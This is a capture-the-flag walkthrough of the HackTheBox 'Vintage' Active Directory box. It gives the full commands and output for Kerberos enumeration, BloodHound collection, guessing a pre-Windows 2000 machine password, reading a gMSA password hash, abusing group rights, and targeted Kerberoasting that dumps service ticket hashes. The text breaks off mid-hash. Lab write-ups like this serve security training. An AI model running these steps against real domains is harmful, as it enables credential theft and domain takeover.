
Vintage - HTB

Vintage is a Windows AD box centered on `Kerberos delegation abuse` and `DPAPI credential` extraction. By exploiting `group membership` and `RBCD misconfigurations`, you escalate from a standard user to full domain compromise—highlighting the risks of excessive permissions in Active Directory.



Initial Recon with Nmap

As always, I began with an Nmap scan `(-sC -sV -Pn)` against the target `10.10.11.45`. The results immediately revealed a Windows Domain Controller (DC01) hosting core AD services: Kerberos `(88/tcp)`, LDAP (`389/3268`), SMB `(445)`, and WinRM `(5985)`. Notably, SMB signing was enforced, and the domain name vintage.htb was exposed

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % cat nmap.nmap
# Nmap 7.97 scan initiated Fri Sep 26 13:50:16 2025 as: nmap -sC -sV -Pn -oA
nmap 10.10.11.45
```

```
Nmap scan report for 10.10.11.45
Host is up (0.42s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-26 04:05:38Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-09-26T04:06:01
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: -4h00m13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
# Nmap done at Fri Sep 26 13:52:13 2025 -- 1 IP address (1 host up) scanned i
n 116.91 seconds
```

I am given credentials for a low priv user (P.Rosa, password “Rosaisbest123”) at the start of the box. This is meant to reflect many real world pentests that start this way. I’ll try to verify they work over SMB, but they fail:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage %netexec smb dc01.vintage.
htb -u P.Rosa -p Rosaisbest123
SMB         10.10.11.45     445    10.10.11.45      [*]  x64 (name:10.10.11.45) (domai
n:10.10.11.45) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.45     445    10.10.11.45      [-] 10.10.11.45\P.Rosa:Rosaisbest12
3 STATUS_NOT_SUPPORTED
```

(NTLM:False) shows that NTLM auth is disabled. I’ll try with Kerberos and it works:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % netexec smb dc01.vintage.
htb -u P.Rosa -p Rosaisbest123 -k
SMB         dc01.vintage.htb 445    dc01             [*]  x64 (name:dc01) (domain:vi
ntage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.vintage.htb 445    dc01             [+] vintage.htb\P.Rosa:Rosaisbe
st123
```

These only work on the full hostname because Windows and Kerberos care about this kind of thing:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % netexec smb dc01 -u P.Ro
sa -p Rosaisbest123 -k
SMB         dc01            445    dc01             [*]  x64 (name:dc01) (domain:dc01)
(signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01            445    dc01             [-] dc01\P.Rosa:Rosaisbest123 KDC_E
RR_WRONG_REALM
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % netexec smb vintage.htb -
```

```
u P.Rosa -p Rosaisbest123 -k
SMB         vintage.htb     445    vintage          [*]  x64 (name:vintage) (domain:h
tb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         vintage.htb     445    vintage          [-] htb\P.Rosa:Rosaisbest123 [Errn
o Connection error (HTB:88)] [Errno -3] Temporary failure in name resolution
```

Given that, I'll want to prioritize things like:

- SMB shares
- Bloodhound (which includes most of the data from LDAP)
- ADCS

SMB - TCP 445

SMB shows the default DC shares:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % netexec smb dc01.vintage.
htb -u P.Rosa -p Rosaisbest123 -k --shares
SMB         dc01.vintage.htb 445    dc01             [*]  x64 (name:dc01) (domain:vi
ntage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.vintage.htb 445    dc01             [+] vintage.htb\P.Rosa:Rosaisbe
st123
SMB         dc01.vintage.htb 445    dc01             [*] Enumerated shares
SMB         dc01.vintage.htb 445    dc01             Share           Permissions     Rem
ark
SMB         dc01.vintage.htb 445    dc01             -----           -----------     ------
SMB         dc01.vintage.htb 445    dc01             ADMIN$                          Remote
Admin
SMB         dc01.vintage.htb 445    dc01             C$                              Default sha
re
SMB         dc01.vintage.htb 445    dc01             IPC$            READ            Remote
IPC
SMB         dc01.vintage.htb 445    dc01             NETLOGON        READ            Lo
gon server share
```

```
SMB         dc01.vintage.htb 445    dc01            SYSVOL          READ            Logo
n server share
```

I'll check them out to be sure, but nothing interesting here.

Bloodhound

Collection

I didn't expect **BloodHound** to work out of the box without explicitly configuring Kerberos authentication, but surprisingly, it just worked.

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage %  bloodhound-ce-python -c
all -d vintage.htb -u P.Rosa -p Rosaisbest123 -ns 10.10.11.45 --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: vintage.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 16 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FS01.vintage.htb
INFO: Querying computer: dc01.vintage.htb
WARNING: Could not resolve: FS01.vintage.htb: The resolution lifetime expired
after 3.144 seconds: Server Do53:10.10.11.45@53 answered The DNS operatio
n timed out.
```

```
INFO: Done in 00M 18S
INFO: Compressing output into 20250418185542_bloodhound.zip
```


It's interesting to see two different computers in the output.

I'll start the Bloodhound CE docker container and load the data.

Analysis

I'll add `P.Rosa` to the owned list, but they don't have any interesting outbound control.

I noticed an extra computer in the collection, and that's worth checking out in a CTF. The `FS01.vintage.htb` computer is a member of two groups:




Domain Computers is typical, but `Pre-Windows 2000 Compatible Access` is interesting, and a Microsoft defined group.

Being a Pre-Windows 2000 means that the machine password is likely the all lowercase hostname (without a trailing “$”).

It works:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage %netexec ldap vintage.htb -u 'FS01$' -p fs01 -k
LDAP        vintage.htb     389    DC01            [*] None (name:DC01) (domain:vintage.htb)
LDAP        vintage.htb     389    DC01            [+] vintage.htb\FS01$:fs01
```

In a real environment with many computers, I wouldn’t be able to just notice one. In that case, I might find this looking at the GMSA01$ service account, and seeing that in addition to all the standard administrator groups, the FS01 also has `ReadGMSAPassword`:



Auth as GMSA01$

Uses **Kerberos authentication** (via ticket in cache), fetches the raw `msDS-ManagedPassword` blob (binary data, Base64-encoded).

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % bloodyAD --host DC01.vintage.htb -k get object gmsa01$ --attr msDS-ManagedPassword --raw

distinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb
msDS-ManagedPassword: AQAAACQCAAAQABIBFAIcAoFIx1RHB0qAuMGs8Hvlh3ctiTSIXiPj6KJXRqicFbHoi6lYWZVsp4cLfOYV614pP7APDVSqVsno3o6oprozdbM7i3U8m1Ggh3aa2cU6ONWoSTep+dTCXEFeJotd2B4MHxhOKuFSMLxNREVC9DJcltCaP4E4XYEN8TkE8e3WY7FTq3Nz6pDV1QY3QEKabB02eJCiEVVVtY8DW5hTAhn6XMiKggW7DZ9E6WYjuPtGQEJ2fGYo8SdwOie8L5GtkdyFLShtb1VgRgkDAZuAEgZjJJtaSs/Sjkbp4omM5JdByNakK1JkRG1s2b4tlNlqW13UrQX1xkF0pe7/KLu316s+QwAAKl3di6Dj6XoAcFqVDax33Ll+3VZVhdiklaCAoqve9KXf2ilYHWSqFPKJP2gxnZE8fQgbWbYwmQAu9PbJWqzu97mooGR/0gyRIiiW2pm9axynlQrJYvNUaBTdfh3Mz+r+mNc+SqnH2S3f0/fju+6cwFR+cw3asLgyEb29yOPjt8yuTe7Mu7emsTwcOllBQSy34O0ByizwQR79hydyiggJUlXv+B9Lb/eB7kymwj++0DaeXfONneogA813s4JZD4aljVn50qYPncb8PDvvdmJ4sxjo3OWo8fC5NXWHHjmNPHv/19OYFdURTYK3dIeXVWPe7DtgrSF4fvy4Q+xat6BP18AAJx/nJ//AAAAnCHM7P4AAAA=
(netexec-env) sinij@Sinijs-MacBook-Pro vintage %
```

Now I will use **NTLM authentication** with explicit credentials (`fs01$` / `fs01`), and `bloodyAD` **parses** the managed password blob to extract:


- The **NTLM hash** (`aad3b4...:6fa8a7...`)
- A **Base64-encoded** version of the raw blob (same as above output but labeled differently).

```
(impacket-env) sinij@Sinijs-MacBook-Pro vintage % bloodyAD -d vintage.htb -u'fs01$' -p 'fs01' --host DC01.vintage.htb -k get object gmsa01$ --attr msDS-ManagedPassword
```


```
distinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintag
e,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:6fa
8a70cfb333b7f68e3f0d94b247f68
msDS-ManagedPassword.B64ENCODED: gUjHVEcHSoC4wazwe+WHdy2JNl
heI+PooldGqJwVseiLqVhZlWynhwt85hXrXik/sA8NVKpWyejejqiimujN1szuLdT
ybUaCHdprZxTo41ahJN6n51MJcQV4mi13YHgwfGE4q4VIwvE1ERUL0MlyW0J
o/gThdgQ3xOQTx7dZjsVOrc3PqkNXVBjdAQppsHTZ4kKIRVVW1jwNbmFMCGf
pcyIqCBbsNn0TpZiO4+0ZAQnZ8ZijxJ3A6J7wvka2R3IUtKG1vVWBGCQMBm4
ASBmMkm1pKz9KORuniiYzkl0HI1qQrUmREbWzZvi2U0ipbXdStBfXGQXSl7v8o
u7fXqz5DA==
(impacket-env) sinij@Sinijs-MacBook-Pro vintage %
```

Enumeration


The `GMSA01$` account has **GenericWrite** and **AddSelf** rights over the `ServiceManagers` group, allowing it to add itself as a member.



That group has three members:



It also has `GenericAll` over three service accounts:



Once added, I can either reset passwords or perform a **Targeted Kerberoasting** attack against the three `SVC_*` accounts—though I note that `SVC_SQL` is currently disabled.

The viable attack path is:

1. Add `GMSA01$` to the `ServiceManagers` group.
2. Re-enable the `SVC_SQL` account.
3. Perform Targeted Kerberoasting on all three `SVC_*` accounts to obtain their TGS hashes.
4. Crack the hashes using `hashcat` to recover any weak plaintext passwords.

Since `ServiceManagers` group has generic all on these 3 service group and `gmsa01$` user has AddSelf and `GenericWrite` on `ServiceManagers` group, First I will start by adding user to `ServiceManagers` group.

```
impacket-env) sinij@Sinijs-MacBook-Pro vintage % bloodyAD -d vintage.htb -
u 'gmsa01$' -p '6fa8a70cfb333b7f68e3f0d94b247f68' -f rc4 --host dc01.vint
age.htb -k add groupMember ServiceManagers 'gmsa01$'
[+] gmsa01$ added to ServiceManagers
(impacket-env) sinij@Sinijs-MacBook-Pro vintage %
```

Now using bloodyAd, we are retriving ntml hash of those service account. but we only got hashes of 2 service account, because we already saw in bloodhound that `SVC_SQL` account is disabled

```
(impacket-env) sinij@Sinijs-MacBook-Pro targetedKerberoast % bloodyAD -d
vintage.htb -u 'gmsa01$' -p '6fa8a70cfb333b7f68e3f0d94b247f68' -f rc4 --h
ost dc01.vintage.htb -k add groupMember ServiceManagers 'gmsa01$'

[+] gmsa01$ added to ServiceManagers

(impacket-env) sinij@Sinijs-MacBook-Pro targetedKerberoast % getTGT.py 'vi
ntage.htb/gmsa01$' -dc-ip 10.10.11.45 -hashes aad3b435b51404eeaad3b435
b51404ee:6fa8a70cfb333b7f68e3f0d94b247f68
/Users/sinij/Desktop/Pentesting/hackthebox/impacket-env/lib/python3.13/site-
packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated
as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pk
g_resources package is slated for removal as early as 2025-11-30. Refrain fro
m using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in gmsa01$.ccache
(impacket-env) sinij@Sinijs-MacBook-Pro targetedKerberoast % KRB5CCNAM
```

```
E=gmsa01$.ccache python3 targetedKerberoast.py -d vintage.htb -k --no-pa
ss --dc-host dc01.vintage.htb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (svc_ldap)
$krb5tgs$23$svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap$bb5ad52b56e5
7bc8d0a7e6939c643296$31e1d1e239e48a5461ad925853852d52ee6c7a7f5b
2597f3114a7fb87170e59bbfa50059739f0550acd70d377b8d97fa7ac6f6a7c2b
c0da28cf531be3f944f61e8140fb1d7ebf4a5a4efbe367d36d637bbed3deb1dfd
8432eb20b9aa58f8bcbf836904b69c1b888ac839c6cdafa2014a14c1ebd25cf0
6d03eb25a910d6a2690cb027454ac3023c741da0656dd615bbc37ed3231db1a
d7906084e6c31570443bdac8363b6a49faf9f89a37fb7053abcafee5dadb4f7f
209082655398486 33ff7927123131e8cdffec89b300b074ca4ce158b8edbf7a6
68b4af0f3c10c53f63959500bb4958dd554f3f43ac71d5f5241d3e261269fe521
61e9abe8b4c9b221c19abfc20ce2da1132e723f0f44003d41df5c93bb52ce06b
3edfb32003189254980e5389014ae6e9dd7ccaad8f8b98d52ceeab9ccb6045
2b35b77c0a2702d32c537df284e5d6b1498a8b5261bd3c95979372eaf7f34ce
865b3c10c67a763a44a31c490fdfcf951983b16fa3e1e26c4ce315855bd30c2f1
c8147f6c9ed75cb8e1d7d94b37c1a13194b457f380c1b7726d753c378f0f212ed
d9cc56f427cece1da3c4adbabf2339c013a08004156f1c0a93cb242bfe3195a6
76f0d24c4a51e1de01ec3d5eeddd1f7f89c5e4c7f6abbabec6d18a2f9baa41075
dee1dbdaec7555cb17f423dc18f2bdcedb0ece70b5f500251f26a45da08c792d
b6b828dbdb9f85cdc0929a720bcfc2950fa669466dad15e6d712c56613979d1f
7185932d3767375083c6f960c2a0f35a209ce5a36c0900892a0b34d3588d56
2b46d08afd0fcd7720a0eb2f2e0a75dd80815b5f1e3f51de636f948e8dc52e0d
83d8c07d419d8f8032b70c3474204876d49b93f2218170586bf5374d0e20c3c
018af059a067775a78884f64c90e2aba398f5c044566f26a8026ada14d4e3ce
1a8f190da981a753cd1f3602b0fa7c3ba6b150ff1bc144984e0531bb91cb45299c
dd517434ce6c89f2d4a13dc476b35c025d752b4acebd10c3234b7b28a309168
fc458f44de0307a46b9593221091e2b93368c078fa50e594fce525e828936b2
df776df804d0bf05e7daa534f10df423895db4761e545ab057a66db01282e750
71fbf664e4a0541a0ecfd62c6888e384828540b20faae56d51835bc900dc0fef
1bed29446bc6c907b6222494e0df1fdad0ad8b2f63f0f4d62c98f8469394335
92716fc1a5f04bead694918b33cc434b022ebfc89100b15abe418ee0e6a913de
8278edd833c1009847133ad719db5d4edeb86cdd70c827ebf159c8c97c09f84
577971410671038f95842315b7ada04ae205b695928dbacfa63910f4ede62355
```

fe66fda8ba9c1015446aa4f0d05c34fe3e257f692853a498e51c1aa06061f32b8
f8615251e065bace715e7d915a460b1befb7f8b0bf11b14b341fdd0067df036678
81ab9bb5f60bd8bfd2b1ae2b0c525
[+] Printing hash for (svc_ark)
$krb5tgs$23svc_arkVINTAGE.HTB$vintage.htb/svc_ark$229dc004e7af8c4
52fa3ada9c31278b5$9d175e269c4fb5f041c0fe5dc1b1c3398172f2e664bfea6
44dba6b80150b9895f3bc728a201b1dc02f55a3891510a27c2c17149b9a4985c
1719d2b8978329ab15b2d12d45a2a2ff7c2e3e37326ad5fb51eedaa5390511ca4
63b2458355a65d2bfa14b783f4aee8ae812251e1f4be93408189fe469eb446a11
10466501b3b0e57cac382d1ec10068aba7ac29730aae9bc10bf75d4c8c94933
c77cd64d0bf77bd8fed8e5c4e8e09ef3aecf6a22b40e3252f957b3fe31d07477
6e94aabcdc78e366174bb5296ce7f0d2e0455ea989c393af8a207043cdcdf40
52d81273678924f2f53b19c9c6838ad9fc9dd9e0c23be090690ae9e619d8d2f
c0d1a6a86c35333a063de16425a6bd74393dbc8565545deaabccf35cdce7ae
6a03c1927e5bf0e9af37647e6b1d1ee99631c3a12f697b4c2ddb1908eea97e083
